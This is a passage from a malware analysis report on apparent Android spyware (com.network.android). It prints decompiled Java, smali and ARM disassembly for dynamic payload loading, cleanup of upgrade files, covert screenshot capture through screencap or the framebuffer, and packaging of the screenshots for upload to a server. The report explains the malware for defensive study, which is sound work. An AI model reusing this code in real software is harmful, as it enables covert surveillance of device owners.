  bool1 = b("/data/data/com.network.android/upgrade/", "cuvmnr.dat", "perfU", "com.media.provapp.DrivenObjClass", arrayOfByte1, arrayOfByte1.length, paramContext);
}
```

Figure 63



```
invoke-direct {v2, v3, v4, v5, v6}, Ldalvik/system/DexClassLoader;-><init>(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/ClassLoader;)V

invoke-virtual {v2, p3}, Ldalvik/system/DexClassLoader;->loadClass(Ljava/lang/String;)Ljava/lang/Class;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/Class;->newInstance()Ljava/lang/Object;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/Object;->getClass()Ljava/lang/Class;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/Class;->getMethods()[Ljava/lang/reflect/Method;

move-result-object v3

array-length v4, v3

move v2, v0

:goto_72
if-ge v2, v4, :cond_c9

aget-object v5, v3, v2

invoke-virtual {v5}, Ljava/lang/reflect/Method;->toGenericString()Ljava/lang/String;

move-result-object v6

invoke-virtual {v6, p2}, Ljava/lang/String;->contains(Ljava/lang/CharSequence;)Z

move-result v6

if-eqz v6, :cond_ac

new-instance v2, Ljava/lang/StringBuilder;

const-string v3, "loadClassAndRunFunction found func:"

invoke-direct {v2, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v2, p2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

Figure 64


After successfully upgrading the agent, the following files are deleted by calling the File.delete function:

/data/data/com.network.android/upgrade/uglmt.dat

/data/data/com.network.android/upgrade/cuvmnr.dat

/data/data/com.network.android/upgrade/zero.mp3

/data/data/com.network.android/upgrade/*com.media.sync*



```java
public static void b() {
  try {
    a.a("deleteUpgradeFiles started");
    File file1 = new File();
    this("/data/data/com.network.android/upgrade/uglmt.dat");
    boolean bool = file1.delete();
    StringBuilder stringBuilder2 = new StringBuilder();
    this("deleteUpgradeFiles deleted file: ");
    a.a(stringBuilder2.append(file1.getAbsolutePath()).append(" delete result: ").append(bool).toString());
    file1 = new File();
    this("/data/data/com.network.android/upgrade/cuvmnr.dat");
    bool = file1.delete();
    stringBuilder2 = new StringBuilder();
    this("deleteUpgradeFiles deleted file: ");
    a.a(stringBuilder2.append(file1.getAbsolutePath()).append(" delete result: ").append(bool).toString());
    File file2 = new File();
    this("/data/data/com.network.android/upgrade/zero.mp3");
    bool = file2.delete();
    StringBuilder stringBuilder1 = new StringBuilder();
    this("deleteUpgradeFiles deleted file: ");
    a.a(stringBuilder1.append(file2.getAbsolutePath()).append(" delete result: ").append(bool).toString());
    file2 = new File();
    this("/data/data/com.network.android/upgrade/");
    if (!file2.exists())
      return;
    for (String str : file2.list()) {
      if (str.contains("com.media.sync")) {
        File file = new File();
        StringBuilder stringBuilder4 = new StringBuilder();
        this("/data/data/com.network.android/upgrade/");
        this(stringBuilder4.append(str).toString());
        bool = file.delete();
        StringBuilder stringBuilder3 = new StringBuilder();
        this("deleteUpgradeFiles deleted file: ");
        a.a(stringBuilder3.append(file.getAbsolutePath()).append(" delete result: ").append(bool).toString());
      }
    }
  } catch (Throwable throwable) {
    a.a("deleteUpgradeFiles Exception " + throwable.getMessage(), throwable);
  }
  a.a("deleteUpgradeFiles ended");
}
```

Figure 65


camCmd command

Firstly, the process relies on a binary that should exist on Android called "/system/bin/screencap" in order to take a screenshot of the screen. The result is saved as a PNG image at "/data/data/com.network.android/bqul4.dat":

```
const-string v2, "/system/bin/screencap"

invoke-direct {v0, v2}, Ljava/io/File;-><init>(Ljava/lang/String;)V

invoke-virtual {v0}, Ljava/io/File;->exists()Z

move-result v0

if-eqz v0, :cond_198

const-string v0, "CameraUtil takeScreenShot"

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

const-string v0, "/data/data/com.network.android/bqul4.dat"

new-instance v2, Ljava/lang/StringBuilder;

const-string v3, "takeScreenShot filePath"

invoke-direct {v2, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v2, v0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-static {v2}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

new-instance v2, Ljava/lang/StringBuilder;

const-string v3, "/system/bin/screencap -p "

invoke-direct {v2, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v2, v0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2
```

Figure 66


Secondly, if the above binary doesn’t exist then the malware will use a resource (found in res/raw/ folder) called “take_screen_shot” that will handle the operation. The result is stored at “/data/data/com.network.android/tss64.dat”:



```
const-string v0, "CameraUtil takeScreenshotExternal"

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

const-string v0, "/data/data/com.network.android/bqul3.dat"

new-instance v2, Ljava/lang/StringBuilder;

const-string v3, "takeScreenShot filePath"

invoke-direct {v2, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v2, v0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-static {v2}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

const-string v2, "/data/data/com.network.android/tss64.dat"

const v3, 0x7f030005

invoke-static {v3, v2, p0}, Lcom/network/h/b;->a(ILjava/lang/String;Landroid/content/Context;)V

const-string v3, "CameraUtil takeScreenShot 2"

invoke-static {v3}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

new-instance v3, Ljava/lang/StringBuilder;

const-string v4, "chmod 0777 "

invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v3, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

Figure 67


In any case, the screenshots' information will be stored in an XmlSerializer object described below:



```java
public static void a(Context paramContext, byte[] paramArrayOfbyte, String paramString1, String paramString2, String paramString3, int paramInt, String paramString4) {
  XmlSerializer xmlSerializer = Xml.newSerializer();
  StringWriter stringWriter = new StringWriter();
  SmsReceiver.a(xmlSerializer, stringWriter);
  xmlSerializer.startTag("", "snapshots");
  xmlSerializer.startTag("", "snapshot");
  xmlSerializer.attribute("", "file", paramString2);
  xmlSerializer.attribute("", "contentType", paramString4);
  xmlSerializer.attribute("", "length", String.valueOf(paramArrayOfbyte.length));
  xmlSerializer.attribute("", "isCompressed", "false");
  xmlSerializer.attribute("", "commandAck", paramString3);
  xmlSerializer.attribute("", "timestamp", paramString1);
  xmlSerializer.attribute("", "source", String.valueOf(paramInt));
  xmlSerializer.endTag("", "snapshot");
  xmlSerializer.endTag("", "snapshots");
  SmsReceiver.a(xmlSerializer);
  paramString1 = stringWriter.toString();
  com.network.android.c.a.a.a("CameraUtil To Server");
  com.network.android.c.a.a.a("CameraUtil To Server - Data list size");
  j.a(paramContext, paramString1, new String[] { paramString2 }, new byte[][] { paramArrayOfbyte });
}
```


Figure 68

As we can see in the assembly code of take_screen_shot, the binary captures the Android screen content by reading the “/dev/graphics/fb0” framebuffer that is processed and stored as a PNG image:



```
.text:00009000
.text:00009000 loc_9000
.text:00009000 ADD     R4, SP, #0x1010+dest
.text:00009002 LDR     R1, [R1,#4]      ; src
.text:00009004 MOVS    R0, R4           ; dest
.text:00009006 BLX     strcpy
.text:0000900A LDR     R1, =(aDevGraphicsFb0 - 0x9012) ; "/dev/graphics/fb0"
.text:0000900C MOVS    R0, R4
.text:0000900E ADD     R1, PC           ; "/dev/graphics/fb0"
.text:00009010 BL      sub_90EC
.text:00009014 BLX     exit
.text:00009014 ; End of function main_0
.text:00009014
```

Figure 69



```
.text:00009094 STR     R3, [R5,#0x1C]
.text:00009096 LDR     R3, [SP,#0xC0+var_7C]
.text:00009098 STR     R3, [R5,#0x28]
.text:0000909A LDR     R3, [SP,#0xC0+var_78]
.text:0000909C STR     R3, [R5,#0x2C]
.text:0000909E LDR     R3, [SP,#0xC0+var_B0]
.text:000090A0 MOV     R10, R3
.text:000090A2 BLX     malloc
.text:000090A6 SUBS    R6, R0, #0
.text:000090A8 BEQ     loc_9040
```

```
.text:000090AA MOV     R3, R9
.text:000090AC MULS    R3, R7
.text:000090AE MOVS    R2, #0           ; whence
.text:000090B0 ADD     R3, R10
.text:000090B2 MOV     R1, R8
.text:000090B4 MULS    R1, R3           ; offset
.text:000090B6 MOVS    R0, R4           ; fd
.text:000090B8 BLX     lseek
.text:000090BC LDR     R2, [R5,#4]      ; nbytes
.text:000090BE MOVS    R0, R4           ; fd
.text:000090C0 MOVS    R1, R6           ; buf
.text:000090C2 BLX     read
.text:000090C6 LDR     R3, [R5,#4]
.text:000090C8 CMP     R0, R3
.text:000090CA BNE     loc_90D8
```


```
0
R0, #1
R0, R0
```

```
.text:000090CC STR     R6, [R5,#0x30]
.text:000090CE MOVS    R0, R4           ; fd
.text:000090D0 BLX     close
.text:000090D4 MOVS    R0, #0
.text:000090D6 B       loc_9044
```

```
.text:000090D8
.text:000090D8 loc_90D8                 ; fd
.text:000090D8 MOVS    R0, R4
.text:000090DA BLX     close
.text:000090DE MOVS    R0, R6           ; ptr
.text:000090E0 BLX     free
.text:000090E4 MOVS    R0, #1
.text:000090E6 NEGS    R0, R0
.text:000090E8 B       loc_9044
.text:000090E8 ; End of function sub_9028
.text:000090E8
```

Figure 70

